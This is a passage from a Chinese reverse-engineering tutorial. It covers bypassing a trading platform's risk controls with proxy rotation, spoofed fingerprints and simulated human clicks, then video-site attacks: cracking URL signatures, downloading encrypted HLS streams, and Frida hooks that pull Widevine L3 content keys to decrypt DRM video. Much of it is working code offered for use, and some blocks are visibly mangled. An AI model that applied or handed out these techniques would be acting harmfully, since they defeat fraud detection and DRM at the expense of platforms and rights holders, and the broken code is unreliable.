 """生成贝塞尔曲线路径（模拟真实鼠标移动）"""
 # 随机生成控制点
 points = [start]
 for _ in range(control_points):
 points.append((
 random.randint(min(start[0], end[0]), max(start[0], end[0])),
 random.randint(min(start[1], end[1]), max(start[1], end[1])))
))
 points.append(end)

 # 贝塞尔曲线插值
 path = []
 for t in np.linspace(0, 1, 50):
 x = sum([(1-t)**(len(points)-1-i) * t**i * p[0] * np.math.comb(len(points)-1,
i)
 for i, p in enumerate(points)])
 y = sum([(1-t)**(len(points)-1-i) * t**i * p[1] * np.math.comb(len(points)-1,
i)
 for i, p in enumerate(points)])
 path.append((int(x), int(y)))

 return path

def human_like_click(driver, element):
 """模拟真人点击"""
 # 1. 移动到元素附近
 location = element.location
 size = element.size

 # 随机偏移
 target_x = location['x'] + random.randint(5, size['width'] - 5)
 target_y = location['y'] + random.randint(5, size['height'] - 5)

 # 生成曲线路径
 current_pos = (random.randint(0, 800), random.randint(0, 600))
 path = generate_bezier_curve(current_pos, (target_x, target_y))

 # 2. 沿曲线移动
 actions = ActionChains(driver)
 for x, y in path:
 actions.move_by_offset(x - current_pos[0], y - current_pos[1])
 actions.pause(random.uniform(0.001, 0.005)) # 随机延迟
 current_pos = (x, y)

 # 3. 点击前停顿
```

```
actions.pause(random.uniform(0.1, 0.3))

4. 点击
actions.click()
actions.perform()

5. 点击后停顿
time.sleep(random.uniform(0.5, 1.5))

使用
driver = webdriver.Chrome()
driver.get('https://stock.example.com/trade')

buy_button = driver.find_element_by_id('buy-button')
human_like_click(driver, buy_button)
```

## 案例五：实时风控系统绕过

### 背景

平台有实时风控系统，监控异常行为：

- 同一 IP 短时间多次登录
- 异常交易模式
- 设备指纹变化
- 地理位置跳变

## 绕过策略

### 1. 使用代理池

```
import requests
from itertools import cycle

class ProxyRotator:
 def __init__(self, proxy_list):
 self.proxy_pool = cycle(proxy_list)

 def get_session(self):
 proxy = next(self.proxy_pool)
 session = requests.Session()
 session.proxies = {
 'http': proxy,
 'https': proxy
 }
 return session

 # 使用
proxies = [
 'http://proxy1.com:8080',
 'http://proxy2.com:8080',
 'http://proxy3.com:8080'
]

rotator = ProxyRotator(proxies)

for i in range(10):
 session = rotator.get_session()
 response = session.get('https://stock.example.com/api/market-data')
 print(f'Request {i}: {response.status_code}')
 time.sleep(random.uniform(2, 5)) # 随机延迟
```

## 2. 保持设备指纹一致性

```
class ConsistentBrowser:
 def __init__(self):
 self.user_agent = 'Mozilla/5.0 (Windows NT 10.0; Win64; x64)...'
 self.headers = {
 'User-Agent': self.user_agent,
 'Accept-Language': 'zh-CN,zh;q=0.9',
 'Accept-Encoding': 'gzip, deflate, br',
 }
 self.device_id = self.generate_device_id()

 def generate_device_id(self):
 # 生成一次后保持不变
 fingerprint = {
 'userAgent': self.user_agent,
 'screen': '1920x1080',
 'timezone': -480
 }
 return hashlib.md5(str(fingerprint).encode()).hexdigest()

 def request(self, url):
 headers = self.headers.copy()
 headers['X-Device-Id'] = self.device_id

 return requests.get(url, headers=headers)
```

## 安全建议

### 对于金融平台

#### 1. 多层加密

- 传输层: TLS 1.3
- 应用层: RSA + AES
- 数据库: 字段级加密

#### 2. 动态防护

- 每次登录更新公钥

- Token 短期有效 (15 分钟)
- 签名盐值定期轮换

### 3. 行为分析

- 机器学习检测异常
- 多维度指纹识别
- 实时风控规则引擎

### 4. 审计日志

- 记录所有敏感操作
- 异常告警
- 可追溯性

## 对于研究人员

### 1. 合法合规

- 仅在授权范围内研究
- 不进行实际交易测试
- 负责任披露漏洞

### 2. 测试环境

- 使用演示账户
- 沙箱环境
- 不涉及真实资金

---

## 相关章节

- 加密算法逆向
-

- 设备指纹识别
- WebSocket 通信分析
- 行为检测绕过

## [R47] Video Streaming

# R47: 视频网站逆向

## 概述

视频网站是最具挑战性的逆向工程目标之一。本文通过 5 个真实案例，深入讲解视频平台的核心防护机制及其逆向方法。

## 案例 1：视频 URL 解密与防盗链绕过

### 背景

某视频平台使用加密 URL 和时间戳签名来防止视频盗链。视频播放时，客户端需要动态生成带签名的播放地址。

### 逆向步骤

#### 1. 抓包分析

网络请求：

```
GET /video/play?vid=abc123&t=1702800000&sign=e3b0c44298fc
Host: video.example.com
Referer: https://video.example.com/watch/abc123
```

响应：

```
{
 "code": 0,
 "data": {
 "url": "https://cdn.example.com/stream/abc123.m3u8?token=xxx&expires=1702803600"
 }
}
```

## 2. JavaScript 分析

在 `player.js` 中找到签名生成逻辑:

```
function generateSign(vid, timestamp) {
 const key = "secret_key_2024";
 const str = `${vid}|${timestamp}|${key}`;
 return md5(str).substr(0, 12);
}

function getPlayUrl(vid) {
 const timestamp = Math.floor(Date.now() / 1000);
 const sign = generateSign(vid, timestamp);

 return fetch(`/video/play?vid=${vid}&t=${timestamp}&sign=${sign}`, {
 headers: {
 Referer: `https://video.example.com/watch/${vid}`
 },
 }).then((r) => r.json());
}
```

## 3. 密钥提取

通过搜索 `secret_key` 关键词, 在混淆代码中定位:

```
// 混淆后
var _0x1a2b = [
 "s",
 "e",
 "c",
 "r",
 "e",
 "t",
 "_",
 "k",
 "e",
 "y",
 "_",
 "2",
 "0",
 "2",
 "4",
];
var key = _0x1a2b.join("");
```

---

## Python 实现

```
import hashlib
import time
import requests

class VideoDownloader:
 def __init__(self):
 self.base_url = "https://video.example.com"
 self.secret_key = "secret_key_2024"

 def generate_sign(self, vid, timestamp):
 """生成视频签名"""
 str_to_sign = f"{vid}|{timestamp}|{self.secret_key}"
 return hashlib.md5(str_to_sign.encode()).hexdigest()[:12]

 def get_play_url(self, vid):
 """获取播放地址"""
 timestamp = int(time.time())
 sign = self.generate_sign(vid, timestamp)

 url = f"{self.base_url}/video/play"
 params = {
 'vid': vid,
 't': timestamp,
 'sign': sign
 }
 headers = {
 'Referer': f'{self.base_url}/watch/{vid}',
 'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36'
 }

 response = requests.get(url, params=params, headers=headers)
 data = response.json()

 if data['code'] == 0:
 return data['data']['url']
 else:
 raise Exception(f"Failed to get play url: {data}")

 def download_video(self, vid, output_path):
 """下载视频"""
 play_url = self.get_play_url(vid)
 print(f"Play URL: {play_url}")

 # 下载 M3U8 或直接视频
 response = requests.get(play_url, stream=True)
 with open(output_path, 'wb') as f:
 for chunk in response.iter_content(chunk_size=8192):
 f.write(chunk)

使用示例
```

```
downloader = VideoDownloader()
downloader.download_video('abc123', 'video.mp4')
```

## 防护与对抗

防护方:

- 密钥定期轮换
- 使用设备指纹绑定签名
- 添加播放次数限制
- IP 限速和频率检测

绕过方:

- 实时提取最新密钥（通过 Hook）
- 模拟真实播放器的设备指纹
- 使用代理池分散请求

## 案例 2: M3U8/HLS 流解析与下载

### 背景

主流视频平台使用 HLS (HTTP Live Streaming) 协议，视频被切分成多个 TS 片段，通过 M3U8 索引文件组织。

### 逆向步骤

#### 1. M3U8 文件结构

Master Playlist (多码率):

```
#EXTM3U
#EXT-X-STREAM-INF:BANDWIDTH=1280000,RESOLUTION=1280x720
https://cdn.example.com/video/720p.m3u8
#EXT-X-STREAM-INF:BANDWIDTH=2560000,RESOLUTION=1920x1080
https://cdn.example.com/video/1080p.m3u8
```

Media Playlist (TS 片段列表):

```
#EXTM3U
#EXT-X-VERSION:3
#EXT-X-TARGETDURATION:10
#EXT-X-KEY:METHOD=AES-128,URI="https://cdn.example.com/key/
abc123",IV=0x12345678901234567890123456789012
#EXTINF:10.0,
segment0.ts
#EXTINF:10.0,
segment1.ts
#EXTINF:10.0,
segment2.ts
#EXT-X-ENDLIST
```

## 2. AES-128 加密解析

TS 片段通常使用 AES-128-CBC 加密，需要获取解密密钥:

```
// 在播放器代码中找到密钥获取逻辑
function getDecryptionKey(keyUri) {
 return fetch(keyUri, {
 headers: {
 "X-Key-Token": generateKeyToken(),
 },
 }).then((r) => r.arrayBuffer());
}

function generateKeyToken() {
 const timestamp = Date.now();
 const nonce = Math.random().toString(36);
 return btoa(timestamp + ":" + nonce);
}
```

---

## Python 实现

```
import re
import os
import requests
from Crypto.Cipher import AES
from concurrent.futures import ThreadPoolExecutor
from urllib.parse import urljoin

class M3U8Downloader:
 def __init__(self, m3u8_url):
 self.m3u8_url = m3u8_url
 self.session = requests.Session()
 self.session.headers.update({
 'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36'
 })

 def parse_m3u8(self, content, base_url):
 """解析 M3U8 文件"""
 lines = content.strip().split('\n')
 segments = []
 key_info = None

 for i, line in enumerate(lines):
 line = line.strip()

 # 解析加密密钥
 if line.startswith('#EXT-X-KEY'):
 match = re.search(r'METHOD=([^,]+),URI="(.*?)(?:,IV=(.))?"', line)
 if match:
 method, uri, iv = match.groups()
 key_url = urljoin(base_url, uri)
 key_info = {
 'method': method,
 'uri': key_url,
 'iv': iv
 }

 # 解析 TS 片段
 elif line.startswith('#EXTINF'):
 if i + 1 < len(lines):
 segment_url = urljoin(base_url, lines[i + 1].strip())
 segments.append(segment_url)

 return segments, key_info

 def get_decryption_key(self, key_url):
 """获取解密密钥"""
 # 添加必要的请求头
 import time
 import random
 import base64
```

```
timestamp = int(time.time() * 1000)
nonce = ''.join(random.choices('abcdefghijklmnopqrstuvwxyz0123456789', k=8))
token = base64.b64encode(f"{{timestamp}}:{nonce}").decode()

headers = {'X-Key-Token': token}
response = self.session.get(key_url, headers=headers)
return response.content

def decrypt_segment(self, encrypted_data, key, iv):
 """解密 TS 片段"""
 if iv.startswith('0x'):
 iv_bytes = bytes.fromhex(iv[2:])
 else:
 iv_bytes = iv.encode()[:16].ljust(16, b'\0')

 cipher = AES.new(key, AES.MODE_CBC, iv_bytes)
 decrypted = cipher.decrypt(encrypted_data)

 # 移除 PKCS7 填充
 padding_length = decrypted[-1]
 return decrypted[:-padding_length]

def download_segment(self, url, index, key_info=None):
 """下载并解密单个片段"""
 try:
 response = self.session.get(url, timeout=30)
 data = response.content

 # 如果有加密, 进行解密
 if key_info and key_info['method'] == 'AES-128':
 key = self.get_decryption_key(key_info['uri'])
 iv = key_info.get('iv', f'0x{index:032x}')
 data = self.decrypt_segment(data, key, iv)

 return index, data
 except Exception as e:
 print(f"Failed to download segment {index}: {e}")
 return index, None

def download(self, output_path, max_workers=10):
 """下载完整视频"""
 # 获取 M3U8 内容
 response = self.session.get(self.m3u8_url)
 m3u8_content = response.text

 # 检查是否是 Master Playlist
 if '#EXT-X-STREAM-INF' in m3u8_content:
 # 选择最高质量
 lines = m3u8_content.strip().split('\n')
 for i, line in enumerate(lines):
 if line.startswith('#EXT-X-STREAM-INF'):
 if i + 1 < len(lines):
 best_quality_url = urljoin(self.m3u8_url, lines[i +
```

```
1].strip())
 response = self.session.get(best_quality_url)
 m3u8_content = response.text
 break

解析 M3U8
base_url = self.m3u8_url.rsplit('/', 1)[0] + '/'
segments, key_info = self.parse_m3u8(m3u8_content, base_url)

print(f"Found {len(segments)} segments")
if key_info:
 print(f"Encryption: {key_info['method']}")

并发下载所有片段
with ThreadPoolExecutor(max_workers=max_workers) as executor:
 futures = [
 executor.submit(self.download_segment, url, i, key_info)
 for i, url in enumerate(segments)
]

 results = [future.result() for future in futures]

按顺序合并片段
results.sort(key=lambda x: x[0])

with open(output_path, 'wb') as f:
 for index, data in results:
 if data:
 f.write(data)

print(f"Video saved to: {output_path}")

使用示例
downloader = M3U8Downloader('https://cdn.example.com/video/1080p.m3u8')
downloader.download('output.mp4', max_workers=20)
```

## 高级技巧

1. 处理动态 M3U8: 某些直播流的 M3U8 会实时更新, 需要循环获取:

```
def download_live_stream(self, output_path, duration=3600):
 """下载直播流（指定时长）"""
 downloaded_segments = set()
 start_time = time.time()

 with open(output_path, 'wb') as f:
 while time.time() - start_time < duration:
 response = self.session.get(self.m3u8_url)
 segments, key_info = self.parse_m3u8(response.text, self.m3u8_url)

 for i, url in enumerate(segments):
 if url not in downloaded_segments:
 _, data = self.download_segment(url, i, key_info)
 if data:
 f.write(data)
 downloaded_segments.add(url)

 time.sleep(5) # 等待新片段
```

## 2. 解析 MPEG-DASH (替代 HLS):

```
from xml.etree import ElementTree as ET

def parse_mpd(mpd_url):
 """解析 MPEG-DASH MPD 文件"""
 response = requests.get(mpd_url)
 root = ET.fromstring(response.content)

 # 提取视频和音频流
 video_urls = []
 audio_urls = []

 for adaptation_set in root.findall('.//{urn:mpeg:dash:schema:mpd:2011}AdaptationSet'):
 content_type = adaptation_set.get('contentType')

 for representation in adaptation_set.findall('.//{urn:mpeg:dash:schema:mpd:2011}Representation'):
 base_url = representation.find('.//{urn:mpeg:dash:schema:mpd:2011}BaseURL').text

 if content_type == 'video':
 video_urls.append(base_url)
 elif content_type == 'audio':
 audio_urls.append(base_url)

 return video_urls, audio_urls
```

## 案例 3: DRM 保护分析 (Widevine)

### 背景

Netflix、Disney+ 等平台使用 Widevine DRM 保护视频内容。本案例分析 Widevine L3 级别的工作原理。

---

## Widevine 工作流程

EME (Encrypted Media Extensions) + Widevine 完整流程

```
sequenceDiagram
 participant Player as 网页播放器
(JavaScript)
 participant Browser as 浏览器
(EME API)
 participant CDM as Widevine CDM
(Content Decryption Module)
 participant License as License 服务器
 participant CDN as CDN
(加密视频)

 Note over Player,CDN: 阶段 1: 初始化播放

 Player->>CDN: 请求视频文件 (DASH/HLS)
 CDN-->>Player: 返回 Manifest (MPD/M3U8)
 Note over Player: 解析 Manifest
发现加密信息 (PSSH)

 Player->>Browser: new MediaKeys()
 Browser-->>CDM: 创建 CDM 实例
 CDM-->>Browser: CDM 初始化完成
 Browser-->>Player: MediaKeys 对象

 Player->>Browser: video.setMediaKeys(mediaKeys)
 Note over Browser: 将 CDM 绑定到 video 元素

 Note over Player,CDN: 阶段 2: License 请求

 Player->>Browser: session.generateRequest(initDataType, initData)
 Note over Browser: initData 包含 PSSH
(Protection System Specific Header)

 Browser-->>CDM: 生成 License Request
 activate CDM
 Note over CDM: 构建 License Request:
- 设备 ID
- 安全级别 (L1/L3)
- Client Capabilities
 CDM-->>Browser: License Request (Protobuf 二进制)
 deactivate CDM

 Browser-->>Player: message 事件 (License Request)

 Player-->>License: POST /license
Content-Type: application/octet-stream
[License Request 二进制数据]
 Note over License: 验证请求:
1. 设备合法性
2. 用户权限
3. 订阅状态
4. 地区限制

 Note over Player,CDN: 阶段 3: License 响应

 License-->>License: 生成 Content Keys
(KID + Key)
 Note over License: 使用设备公钥加密 Keys

 License-->>Player: License Response (Protobuf 二进制)

 Player-->>Browser: session.update(response)
 Browser-->>CDM: 处理 License Response
 activate CDM
 Note over CDM: 1. 使用设备私钥解密
2. 提取 Content Keys
3. 存储到安全存储
 CDM-->>Browser: Keys 安装完成
```

deactivate CDM

Note over Player, CDN: 阶段 4: 视频播放

Player->>CDN: 请求加密视频片段

CDN-->>Player: 加密的视频数据

Player->>Browser: video.play()

Browser->>CDM: 请求解密视频数据

activate CDM

Note over CDM: 使用 Content Key<br/>解密视频帧<br/>(AES-128-CTR/CBC)

CDM-->>Browser: 解密后的视频帧

deactivate CDM

Browser->>Browser: 渲染视频帧到 <video>

Note over Player, CDN: 播放中...

## DRM 安全级别对比

```
graph TD
 subgraph Widevine ["Widevine 安全级别"]
 L1[L1 - 硬件级安全
• 解密在 TEE 中进行
• 密钥存储在硬件
• 视频数据不经过主 CPU
• 最高安全性]
 L2[L2 - 软件加密，硬件视频
• 解密在软件中
• 视频处理在硬件
• 中等安全性]
 L3[L3 - 纯软件
• 完全在软件中运行
• 密钥可被提取
• 最低安全性
• 常见于浏览器]
 end

 subgraph Security ["安全性 ↓"]
 High[High[高安全
4K/HDR]]
 Medium[Medium[中等安全
1080p]]
 Low[Low[低安全
720p/480p]]
 end

 L1 --> High
 L2 --> Medium
 L3 --> Low

 subgraph Attack ["逆向难度 ↓"]
 Hard[Hard[极难攻破
需要硬件漏洞]]
 Moderate[Moderate[较难
需要系统级权限]]
 Easy[Easy[相对容易
内存扫描/Hook]]
 end

 L1 --> Hard
 L2 --> Moderate
 L3 --> Easy

 style L1 fill:#51cf66
 style L2 fill:#ffd43b
 style L3 fill:#ff6b6b
 style High fill:#51cf66
 style Medium fill:#ffd43b
 style Low fill:#ff6b6b
 style Hard fill:#51cf66
 style Moderate fill:#ffd43b
 style Easy fill:#ff6b6b
```

## Widevine L3 密钥提取流程

```
flowchart TD
 Start[开始逆向] --> Identify{识别 DRM 类型}
 Identify -->|Widevine| CheckLevel{检查安全级别}
 Identify -->|PlayReady| Other1[其他 DRM
流程类似]
 Identify -->|FairPlay| Other2[Apple 设备专用]

 CheckLevel -->|L1| L1Block[X] L1 级别
硬件加密
无法提取
 CheckLevel -->|L2| L2Block[⚠ L2 级别
需要 root/越狱
难度较高]
 CheckLevel -->|L3| L3Continue[✓ L3 级别
可以继续]

 L3Continue --> Method{选择提取方法}

 Method -->|方法 1| Frida1[Frida Hook
———]
 Method -->|方法 2| Memory[内存扫描
———]
 Method -->|方法 3| Proxy[代理拦截
———]

 Frida1 --> FridaSteps[1. 附加到浏览器进程
2. Hook CDM 函数
3. 拦截 DecryptCTR/
 CBC
4. 导出 Key]

 Memory --> MemSteps[1. 暂停视频播放
2. 扫描进程内存
3. 搜索 16 字节 AES Key

 >4. 验证密钥]

 Proxy --> ProxySteps[1. Hook MediaKeySession
2. 拦截 update 事件
3. 解析
 License Response
4. 提取加密的 Keys]

 FridaSteps --> Decrypt[使用提取的密钥
解密视频]
 MemSteps --> Decrypt
 ProxySteps --> Decrypt

 Decrypt --> Tools[解密工具:
• mp4decrypt
• ffmpeg
• shaka-packager]

 Tools --> Output[✓ 明文视频输出]

 L1Block --> End[无法继续]
 L2Block --> End
 Other1 --> End
 Other2 --> End

 style L1Block fill:#ff6b6b
 style L2Block fill:#ffd43b
 style L3Continue fill:#51cf66
 style Output fill:#51cf66
 style End fill:#868e96
```

## 逆向步骤

### 1. 抓包分析 License 请求

```
License Request
POST /widevine/license HTTP/1.1
Host: license.example.com
Content-Type: application/octet-stream

[Binary Protobuf Data: License Request]
```

License Request 结构 (Protobuf):

```
message LicenseRequest {
 ClientIdentification client_id = 1;
 ContentIdentification content_id = 2;
 bytes encrypted_client_id = 3;
}
```

## 2. JavaScript Hook 拦截

```
// Hook MediaKeySession
(function () {
 const originalGenerateRequest = MediaKeySession.prototype.generateRequest;

 MediaKeySession.prototype.generateRequest = function (
 initDataType,
 initData
) {
 console.log("== License Request ==");
 console.log("Init Data Type:", initDataType);
 console.log("Init Data:", new Uint8Array(initData));

 // 拦截 PSSH (Protection System Specific Header)
 const pssh = new Uint8Array(initData);
 console.log(
 "PSSH:",
 Array.from(pssh)
 .map((b) => b.toString(16).padStart(2, "0"))
 .join(" ")
);
 };

 return originalGenerateRequest.call(this, initDataType, initData);
};

const originalUpdate = MediaKeySession.prototype.update;

MediaKeySession.prototype.update = function (response) {
 console.log("== License Response ==");
 console.log("Response:", new Uint8Array(response));

 return originalUpdate.call(this, response);
};
})();
```

## 3. Frida Hook Native CDM

对于 L3 级别, Content Decryption Module 在浏览器进程中运行:

```
// Frida script to hook Widevine CDM
Interceptor.attach(
 Module.findExportByName("widevinecdm.dll", "DecryptAndDecode"),
 {
 onEnter: function (args) {
 console.log("DecryptAndDecode called");
 console.log("Encrypted buffer:", args[0]);
 console.log("Buffer size:", args[1].toInt32());
 },
 onLeave: function (retval) {
 console.log("Decrypted successfully:", retval);
 },
 }
);
```

---

## L3 密钥提取工具

```
import frida
import sys

class WidevineL3Extractor:
 def __init__(self):
 self.keys = []

 def on_message(self, message, data):
 """处理 Frida 消息"""
 if message['type'] == 'send':
 payload = message['payload']
 if 'key' in payload:
 print(f"Found key: {payload['key']}")
 self.keys.append(payload)

 def extract_keys(self, process_name='chrome.exe'):
 """从浏览器进程提取密钥"""
 session = frida.attach(process_name)

 script_code = """
// Hook Widevine OEMCrypto functions
var oemcrypto = Process.findModuleByName('widevinecdm.dll');

if (oemcrypto) {
 var decrypt_func = oemcrypto.findExportByName('OEMCrypto_DecryptCTR');

 Interceptor.attach(decrypt_func, {
 onEnter: function(args) {
 // args[2] is the key
 var key = args[2];
 var keyBuffer = Memory.readByteArray(key, 16);

 send({
 'type': 'key',
 'key': Array.from(new Uint8Array(keyBuffer)).map(b =>
 b.toString(16).padStart(2, '0')
).join('')
 });
 }
 });
}
"""

 script = session.create_script(script_code)
 script.on('message', self.on_message)
 script.load()

 print("Waiting for keys... (play some DRM content)")
 sys.stdin.read()

 return self.keys
```

```
使用示例
extractor = WidevineL3Extractor()
keys = extractor.extract_keys('chrome.exe')

使用提取的密钥解密视频
for key_info in keys:
 print(f"KID: {key_info.get('kid', 'N/A')}")
 print(f"Key: {key_info['key']}
```

## 使用密钥解密视频

```
from Crypto.Cipher import AES

def decrypt_video_with_key(encrypted_file, output_file, key_hex, iv_hex=None):
 """使用提取的密钥解密视频"""
 key = bytes.fromhex(key_hex)

 if iv_hex:
 iv = bytes.fromhex(iv_hex)
 else:
 # 默认 IV (全 0)
 iv = b'\x00' * 16

 cipher = AES.new(key, AES.MODE_CTR, nonce=iv[:8],
initial_value=int.from_bytes(iv[8:], 'big'))

 with open(encrypted_file, 'rb') as f_in:
 with open(output_file, 'wb') as f_out:
 while True:
 chunk = f_in.read(64 * 1024)
 if not chunk:
 break
 decrypted_chunk = cipher.decrypt(chunk)
 f_out.write(decrypted_chunk)

使用示例
decrypt_video_with_key(
 'encrypted_video.mp4',
 'decrypted_video.mp4',
 key_hex='0123456789abcdef0123456789abcdef'
)
```

## 注意事项

- L1 vs L3: L1 级别的密钥存储在硬件安全模块中，无法直接提取
- 法律风险: 绕过 DRM 可能违反 DMCA 等法律

- 
- 仅用于研究: 本案例仅用于教育目的
- 

## 案例 4: 视频清晰度选择算法逆向

### 背景

视频平台根据网络状况自动调整视频清晰度。逆向这个算法可以强制播放最高质量视频。

### 逆向步骤

#### 1. 定位 ABR (Adaptive Bitrate) 逻辑

在播放器代码中搜索 `bandwidth`、`quality`、`resolution` :

```
class AdaptiveBitrateController {
 constructor() {
 this.currentLevel = 0;
 this.levels = [
 { width: 640, height: 360, bitrate: 800000 },
 { width: 1280, height: 720, bitrate: 2500000 },
 { width: 1920, height: 1080, bitrate: 5000000 },
 { width: 3840, height: 2160, bitrate: 15000000 },
];
 }

 selectLevel(bandwidth, bufferLevel) {
 /**
 * 选择算法：
 * 1. 如果缓冲区低于 5 秒，降低质量
 * 2. 如果带宽 > 比特率 * 1.5，可以升级
 * 3. 考虑切换成本（避免频繁切换）
 */

 if (bufferLevel < 5) {
 // 缓冲区不足，降级
 return Math.max(0, this.currentLevel - 1);
 }

 // 找到最高可用质量
 for (let i = this.levels.length - 1; i >= 0; i--) {
 if (bandwidth >= this.levels[i].bitrate * 1.5) {
 // 避免频繁切换
 if (Math.abs(i - this.currentLevel) <= 1) {
 return i;
 }
 }
 }
 }

 return this.currentLevel;
}

measureBandwidth() {
 /**
 * 带宽测量：
 * 使用最近下载片段的速度估算
 */
 const recentDownloads = this.downloadHistory.slice(-5);
 const totalBytes = recentDownloads.reduce((sum, d) => sum + d.bytes, 0);
 const totalTime = recentDownloads.reduce((sum, d) => sum + d.duration, 0);

 return (totalBytes * 8) / totalTime; // bps
}
}
```

## 2. Hook 强制最高质量

```
// 方法 1: 覆盖 selectLevel 方法
(function () {
 const originalSelectLevel = AdaptiveBitrateController.prototype.selectLevel;

 AdaptiveBitrateController.prototype.selectLevel = function (
 bandwidth,
 bufferLevel
) {
 // 总是返回最高质量索引
 return this.levels.length - 1;
 };

 console.log("Forced highest quality");
})();

// 方法 2: 修改带宽测量结果
(function () {
 const originalMeasureBandwidth =
 AdaptiveBitrateController.prototype.measureBandwidth;

 AdaptiveBitrateController.prototype.measureBandwidth = function () {
 // 返回一个很大的带宽值
 return 100000000; // 100 Mbps
 };
})();
```

---

### 3. Tampermonkey 用户脚本

```
// ==UserScript==
// @name Force Highest Video Quality
// @namespace http://tampermonkey.net/
// @version 1.0
// @description 强制视频播放最高质量
// @match https://video.example.com/*
// @grant none
// ==/UserScript==

(function () {
 "use strict";

 // 等待播放器加载
 const observer = new MutationObserver((mutations, obs) => {
 const player = document.querySelector("video");
 if (player) {
 obs.disconnect();
 forceHighestQuality();
 }
 });

 observer.observe(document.body, {
 childList: true,
 subtree: true,
 });

 function forceHighestQuality() {
 // 方法 1: 修改 HTMLMediaElement
 const video = document.querySelector("video");

 Object.defineProperty(video, "playbackQuality", {
 get: function () {
 return {
 totalVideoFrames: 10000,
 droppedVideoFrames: 0,
 corruptedVideoFrames: 0,
 };
 },
 });
 };

 // 方法 2: Hook hls.js
 if (window.Hls) {
 const originalLoadSource = Hls.prototype.loadSource;

 Hls.prototype.loadSource = function (url) {
 // 强制加载最高质量的 m3u8
 url = url.replace(/\d+p\.\m3u8/, "2160p.m3u8");
 return originalLoadSource.call(this, url);
 };

 // 禁用自动质量切换
 const player = new Hls({
```

```
 autoStartLoad: true,
 startLevel: -1, // -1 表示最高质量
 capLevelToPlayerSize: false, // 不限制质量
 });
}

console.log("Forced to highest quality");
}
})();
}
```

---

## Python 实现 - 模拟 ABR 算法

```
class VideoQualitySelector:
 def __init__(self):
 self.qualities = [
 {'name': '360p', 'width': 640, 'height': 360, 'bitrate': 800000},
 {'name': '720p', 'width': 1280, 'height': 720, 'bitrate': 2500000},
 {'name': '1080p', 'width': 1920, 'height': 1080, 'bitrate': 5000000},
 {'name': '4K', 'width': 3840, 'height': 2160, 'bitrate': 15000000},
]
 self.current_quality = 1 # 默认 720p

 def estimate_bandwidth(self, download_history):
 """估算当前带宽"""
 if not download_history:
 return 5000000 # 默认 5 Mbps

 # 使用最近 5 次下载的平均速度
 recent = download_history[-5:]
 total_bytes = sum(d['bytes'] for d in recent)
 total_time = sum(d['time'] for d in recent)

 if total_time == 0:
 return 5000000

 return (total_bytes * 8) / total_time # bps

 def select_quality(self, bandwidth, buffer_level, force_highest=False):
 """选择合适的视频质量"""
 if force_highest:
 return len(self.qualities) - 1

 # 缓冲区不足, 降级
 if buffer_level < 5:
 return max(0, self.current_quality - 1)

 # 选择最高可用质量 (带宽 > 比特率 * 1.5)
 for i in range(len(self.qualities) - 1, -1, -1):
 if bandwidth >= self.qualities[i]['bitrate'] * 1.5:
 # 避免频繁切换 (最多一次变化一级)
 if abs(i - self.current_quality) <= 1:
 self.current_quality = i
 return i

 return self.current_quality

 def get_quality_url(self, base_url, quality_index):
 """获取指定质量的播放地址"""
 quality = self.qualities[quality_index]
 return f"{base_url}/{quality['name']}.m3u8"

使用示例
selector = VideoQualitySelector()
```

```
模拟下载历史
download_history = [
 {'bytes': 1000000, 'time': 1.5}, # ~5.3 Mbps
 {'bytes': 1200000, 'time': 1.8}, # ~5.3 Mbps
 {'bytes': 1500000, 'time': 2.0}, # 6 Mbps
]

bandwidth = selector.estimate_bandwidth(download_history)
quality_index = selector.select_quality(
 bandwidth=bandwidth,
 buffer_level=10, # 10 秒缓冲
 force_highest=True # 强制最高质量
)

print(f"Selected quality: {selector.qualities[quality_index]['name']}")
```

## 案例 5: CDN 节点发现与优选

### 背景

视频平台使用多个 CDN 节点分发内容。逆向节点选择逻辑，可以找到最快的下载节点。

### 逆向步骤

#### 1. 抓包分析 CDN 调度

DNS 解析:

```
cdn.example.com -> CNAME -> geo.cdn.example.com
geo.cdn.example.com -> A 记录:
- 1.2.3.4 (北京节点)
- 5.6.7.8 (上海节点)
- 9.10.11.12 (广州节点)
```

HTTP 重定向:

```
GET /video/abc123.mp4
HTTP/1.1 302 Found
Location: https://bj-cdn01.example.com/video/abc123.mp4
```

---

## 2. JavaScript 节点选择逻辑

```
class CDNSelector {
 constructor() {
 this.nodes = [
 { id: "bj-01", url: "https://bj-cdn01.example.com", region: "beijing" },
 { id: "sh-01", url: "https://sh-cdn01.example.com", region: "shanghai" },
 { id: "gz-01", url: "https://gz-cdn01.example.com", region: "guangzhou" },
];
 this.selectedNode = null;
 }

 async selectBestNode(testFile = "/ping.txt") {
 /**
 * 节点选择策略：
 * 1. 并发测试所有节点的延迟
 * 2. 选择延迟最低的节点
 * 3. 缓存结果 5 分钟
 */

 const results = await Promise.all(
 this.nodes.map((node) => this.testNode(node, testFile))
);

 // 按延迟排序
 results.sort((a, b) => a.latency - b.latency);

 this.selectedNode = results[0].node;
 console.log(`Selected CDN node: ${this.selectedNode.id} (${results[0].latency}ms)`);
 }

 return this.selectedNode;
}

async testNode(node, testFile) {
 const start = performance.now();

 try {
 await fetch(node.url + testFile, {
 method: "HEAD",
 cache: "no-cache",
 });
 }

 const latency = performance.now() - start;
 return { node, latency };
} catch (error) {
 return { node, latency: Infinity };
}
}

getVideoUrl(path) {
 if (!this.selectedNode) {
 throw new Error("No CDN node selected");
 }
}
```

```
 }

 return this.selectedNode.url + path;
}

}
```

### 3. 多 CDN 源探测

某些平台会在不同 CDN 提供商之间分发:

```
async function discoverCDNSources(videoId) {
 /**
 * 探测多个可能的 CDN 源
 */
 const cdnProviders = [
 "akamai.example.com",
 "cloudflare.example.com",
 "cloudfront.example.com",
 "fastly.example.com",
];

 const sources = [];

 for (const provider of cdnProviders) {
 const url = `https://${provider}/video/${videoId}.mp4`;

 try {
 const response = await fetch(url, { method: "HEAD" });
 if (response.ok) {
 sources.push({
 provider: provider,
 url: url,
 size: response.headers.get("Content-Length"),
 server: response.headers.get("Server"),
 });
 }
 } catch (e) {
 // 该 CDN 不可用
 }
 }

 return sources;
}
```

---

## Python 实现 - CDN 节点测速

```
import time
import asyncio
import aiohttp
from typing import List, Dict

class CDNOptimizer:
 def __init__(self, cdn_nodes: List[Dict]):
 """
 cdn_nodes: [
 {'id': 'bj-01', 'url': 'https://bj-cdn.example.com'},
 {'id': 'sh-01', 'url': 'https://sh-cdn.example.com'},
 ...
]
 """
